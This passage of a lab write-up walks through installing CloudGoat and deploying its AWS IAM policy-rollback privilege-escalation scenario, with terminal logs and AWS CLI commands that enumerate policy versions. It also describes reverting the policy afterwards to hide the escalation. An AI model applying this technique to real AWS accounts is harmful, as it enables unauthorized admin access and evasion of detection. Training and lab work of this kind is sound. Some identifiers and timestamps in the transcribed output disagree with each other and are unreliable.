Get:6 http://kali.download/kali kali-rolling/main amd64 python3-morestazure all 0.6.4-4 [26.6 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 python3-keyring all 25.6.0-2 [54.2 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 python3-avro all 1.12.0+dfsg-1 [74.0 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 python3-msal all 1.32.5-1 [347 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 python3-portalocker all 3.1.1-1 [21.3 kB]
Get:11 http://kali.download/kali kali-rolling/main amd64 python3-msal-extensions all 1.3.1-1 [17.8 kB]
Get:12 http://kali.download/kali kali-rolling/main amd64 python3-joblib all 1.4.2-0 [236 kB]
Get:13 http://kali.download/kali kali-rolling/main amd64 python3-nltk all 3.9.1-2 [1,089 kB]
Get:14 http://kali.download/kali kali-rolling/main amd64 python3-openai all 1.65.0-1 [236 kB]
Get:15 http://kali.download/kali kali-rolling/main amd64 python3-pydash all 5.0.5-1 [69.9 kB]
Get:16 http://kali.download/kali kali-rolling/main amd64 python3-strictyaml all 1.6.1-3 [92.9 kB]
Get:17 http://http.kali.org/kali kali-rolling/main amd64 python3-azure all 20250803git-1 [15.8 MB]
Get:18 http://kali.download/kali kali-rolling/main amd64 python3-applicationinsights all 0.11.18-2 [28.1 kB]
Get:19 http://kali.download/kali kali-rolling/main amd64 python3-azure-cli-telemetry all 2.74.0-1 [12.4 kB]
Get:20 http://kali.download/kali kali-rolling/main amd64 python3-humanfriendly all 10.0-0 [45.0 kB]
Get:21 http://kali.download/kali kali-rolling/main amd64 python3-knack all 0.12.0-2 [45.0 kB]
Get:22 http://kali.download/kali kali-rolling/main amd64 python3-azure-cli all 1.12.1-2-2 [21.1 kB]
```

Fig 1.7 Installing requirements, terraform and jq


```
kali@kali:~$ cd cloudgoat
kali@kali:~/cloudgoat$ ls
cloudgoat Dockerfile docker_stack.yml LICENSE poetry.lock pyproject.toml README.md tests
kali@kali:~/cloudgoat$ ./cloudgoat.py
zsh: no such file or directory: ./cloudgoat.py
kali@kali:~/cloudgoat$ cd
kali@kali:~$ ./cloudgoat.py
zsh: no such file or directory: ./cloudgoat.py
kali@kali:~$ cloudgoat config aws
No configuration file was found at /home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/config.yml.
Would you like to create this file with a default aws setting now? [y/n]: y
Enter the name of your default AWS profile: "2"
zsh: suspended cloudgoat config aws
kali@kali:~$ cd ~/aws/credentials
zsh: permission denied: /home/kali/.aws/credentials
kali@kali:~$ sudo -u kali -H -i /home/kali/.aws/credentials
[sudo] password for kali:
sudo: /home/kali/.aws/credentials: command not found
kali@kali:~$ cat ~/aws/credentials
[default]
aws_access_key_id = 
aws_secret_access_key = 
kali@kali:~$ cloudgoat config aws
No configuration file was found at /home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/config.yml.
Would you like to create this file with a default aws setting now? [y/n]: y
Enter the name of your default AWS profile: default
A default aws setting of "default" has been saved.
kali@kali:~$
```

Fig 1.8 Configuring aws

To make sure I correctly understood the deployment process, I referred to the **official video tutorial** [Deploying CloudGoat](#) which demonstrated step-by-step how to configure and launch CloudGoat scenarios safely. Watching this helped me confirm the commands and the flow before applying them.

Once the configuration was complete, I validated that CloudGoat was ready by running `cloudgoat help` and `cloudgoat list`, which displayed the available commands and scenarios, indicating that CloudGoat was properly installed and able to interact with AWS. With this, my CloudGoat setup was complete, and I was prepared to deploy the **iam_privesc_by_rollback** scenario in the next phase.




Fig 1.9 Validating that my cloudgoat is ready

Task 3: Understanding the Scenario

After confirming that CloudGoat was properly installed and configured on my Kali Linux virtual machine, I focused on fully understanding the “iam_privsec_by_rollback” scenario to ensure I knew exactly what I was about to attempt.





Fig 2.0 iam_privesc_by_rollback scenario

According to the scenario's README file, this setup is classified as small and easy in difficulty, and it begins with the command `./cloudgoat.py create iam_privesc_by_rollback`. The scenario deploys one IAM User named "Raynor" along with an IAM Policy that has five different policy versions. The goal is clear: acquire full admin privileges starting from a highly limited IAM user account. In this scenario, an attacker starts with the IAM user "Raynor," who appears to have only a few harmless privileges. However, upon analyzing Raynor's permissions, the attacker discovers that the user has the `SetDefaultPolicyVersion` permission, which makes it possible to point an attached IAM policy back to any of its four older versions. By carefully reviewing these older versions, the attacker finds that one of them grants full administrative rights. Exploiting this, the attacker sets the full-admin policy version as the default, instantly gaining unrestricted access to the AWS environment and the power to perform any malicious actions. To cover their tracks, the attacker can even revert the policy back to the limited version, hiding their privilege escalation and making detection more difficult. Fully grasping this exploitation route helped me understand how misconfigurations in IAM policy versioning can be abused and highlighted the critical importance of limiting permissions like `SetDefaultPolicyVersion` in real-world AWS environments.

Task 4: Starting the Scenario

After understanding how the `iam_privesc_by_rollback` scenario works and the attack path involving the IAM user “Raynor,” I proceeded to actually launch the scenario in my Kali Linux virtual machine. First, I made sure my AWS CLI was properly configured with the correct access keys and region settings to interact with my AWS environment without issues. Then, inside the CloudGoat directory, I ran the command `cloudgoat create iam_privesc_by_rollback` exactly as instructed in the README.



```
kali@kali:~/cloudgoat$ cloudgoat
cloudgoat Dockerfile docker_stack.yml LICENSE poetry.lock pyproject.toml README.md tests
kali@kali:~/cloudgoat$ cloudgoat create iam_privesc_by_rollback
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.
Found previously deployed iam_privesc_by_rollback scenario.

Using default profile "default" from config.yml...

Initializing the backend...

Initializing provider plugins...
- Finding hashicorp/aws versions matching ">= 5.0.0" ...
- Finding hashicorp/local versions matching ">= 2.5.4" ...
- Finding hashicorp/mull versions matching ">= 3.2.0" ...
- Installing hashicorp/local v2.5.3...
- Installed hashicorp/local v2.5.3 (signed by HashiCorp)
- Installing hashicorp/mull v3.2.4...
- Installed hashicorp/mull v3.2.4 (signed by HashiCorp)
- Installing hashicorp/aws v6.0.0...
- Installed hashicorp/aws v6.0.0 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!


You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.

[cloudgoat] terraform init completed with no error code.

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
+ create
```

Fig 2.1 Creating IAM user Raynor



```
kali@kali:~/cloudgoat$ terraform init
Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.

[kali@kali:~/cloudgoat$ terraform plan
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
+ create


Terraform will perform the following actions:

# aws_iam_access_key.raynor will be created
+ resource "aws_iam_access_key" "raynor" {
+   create_date           = (known after apply)
+   encrypted_secret      = (known after apply)
+   encrypted_ses_smtp_password_v4 = (known after apply)
+   id                    = (known after apply)
+   key_fingerprint       = (known after apply)
+   secret                = (sensitive value)
+   ses_smtp_password_v4  = (sensitive value)
+   status                = "Active"
+   user                  = "raynor-cgid9dc6ain0is"
}

# aws_iam_policy.versioned_policy will be created
+ resource "aws_iam_policy" "versioned_policy" {
+   arn                = (known after apply)
+   attachment_count   = (known after apply)
+   description         = "cg-raynor-policy"
+   id                 = (known after apply)
+   name                = "cg-raynor-policy-cgid9dc6ain0is"
+   name_prefix         = (known after apply)
+   path                = "/"
+   policy              = jsonencode(
    {
      Statement = [
        {
          Action = [
            "iam:Get*",
            "iam:List*",
            "iam:SetDefaultPolicyVersion",
          ]
          Effect = "Allow"
          Resource = "*"
        }
      ]
    }
  )
}
```

Fig 2.2 Deploying the scenario

This command automatically deployed all the necessary resources for the scenario, including creating the IAM user “Raynor” and attaching the vulnerable IAM policy with its five policy versions. Once CloudGoat finished provisioning, it provided me with the IAM user’s credentials — specifically, the access key ID and secret access key for Raynor — which I saved securely for the next steps. To verify the setup, I configured my AWS CLI to use Raynor’s credentials by running `aws configure` and inputting the new keys. After this, I tested the connection by listing my IAM user’s identity with a simple `aws iam get-user` command, which confirmed that the environment was working and that I was indeed operating under the limited IAM user account. With the scenario successfully deployed and Raynor’s credentials ready, I was fully prepared to begin probing the permissions and carrying out the privilege escalation steps as intended.



The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal is running commands to configure the AWS CLI and verify the user. The commands and their outputs are as follows:

```
kali@kali:~/cloudgoat$ aws configure
AWS Access Key ID [*****]: [REDACTED]
AWS Secret Access Key [*****]: [REDACTED]
Default region name [us-west-2]:
Default output format [json]:

kali@kali:~/cloudgoat$ aws iam get-user
usage: aws [options] <command> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help

Unknown options: command

kali@kali:~/cloudgoat$ aws iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "raynor-cgid9dcain018",
    "UserId": "AIDAILZK7UL6UALIXIBZP",
    "Arn": "arn:aws:iam::643811657277:user:raynor-cgid9dcain018",
    "CreateDate": "2025-06-30T15:00:54+00:00",
    "Tags": [
      {
        "Key": "Scenario",
        "Value": "iam-privsec-by-rollback"
      },
      {
        "Key": "Stack",
        "Value": "CloudGoat"
      }
    ]
  }
}
```

Fig 2.3 Configuring Raynors credentials to use aws cli and verifying

Task 5: Exploring Initial Configuration

With the CloudGoat scenario deployed and the IAM user “Raynor” configured on my AWS CLI, I moved on to exploring the initial setup to fully understand the permissions and resources available to this user before attempting any privilege escalation. Using the AWS CLI on my Kali Linux machine, I began by running `aws iam get-user` to verify that I was authenticated as Raynor.

```
kali@kali:~/cloudgoat$ aws iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "raynor-cgid9dc6ain018",
    "UserId": "AIDAZL2R7UL6UALIX18ZP",
    "Arn": "arn:aws:iam::643813857277:user:raynor-cgid9dc6ain018",
    "CreateDate": "2025-06-30T15:08:54+00:00",
    "Tags": [
      {
        "Key": "Scenario",
        "Value": "iam_privesc-by-rollback"
      },
      {
        "Key": "Stack",
        "Value": "CloudGoat"
      }
    ]
  }
}
```


Fig 2.4 Verifying authentication as Raynor

Next, I used the command `aws iam list-attached-user-policies --user-name Raynor` to see which IAM policies were currently attached to Raynor. This output confirmed that a single IAM policy was indeed attached, as described in the scenario README.

```
kali@kali:~/cloudgoat$ aws iam list-attached-user-policies --user-name raynor-cgid9dc6ain018
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-cgid9dc6ain018",
      "PolicyArn": "arn:aws:iam::643813857277:policy/cg-raynor-policy-cgid9dc6ain018"
    }
  ]
}
```


Fig 2.5 The attached policy

To examine its details, I ran `aws iam list-policy-versions --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8`, which revealed that this policy had five versions.



```
(kali@kali) ~/cloudgoat
$ aws iam list-attached-user-policies --user-name raynor-cgid9dc6ain0i8
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-cgid9dc6ain0i8",
      "PolicyArn": "arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8"
    }
  ]
}

(kali@kali) ~/cloudgoat
$ aws iam list-policy-versions --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8
{
  "Versions": [
    {
      "VersionId": "v6",
      "IsDefaultVersion": true,
      "CreateDate": "2025-07-02T09:07:10+00:00"
    },
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:09+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:06+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:03+00:00"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:08:59+00:00"
    }
  ]
}
```

Fig 2.6 Listing versions

This aligned with the scenario's hint about the rollback vulnerability. I then ran `aws iam get-policy-version \`

`--policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8 \`

`--version-id v1 \`

`--profile default`

for each version to inspect their contents one by one, noting any differences between the permissions they granted. During this review, I found that the current default policy version was highly restrictive, granting only a few basic permissions to Raynor, such as the ability to list and get information about IAM roles and policies. However, when I examined the older versions, I noticed that one policy version contained administrative-level actions, including `*` actions on all resources, which would effectively grant full admin privileges if made active.




Fig 2.9 Policy content v2

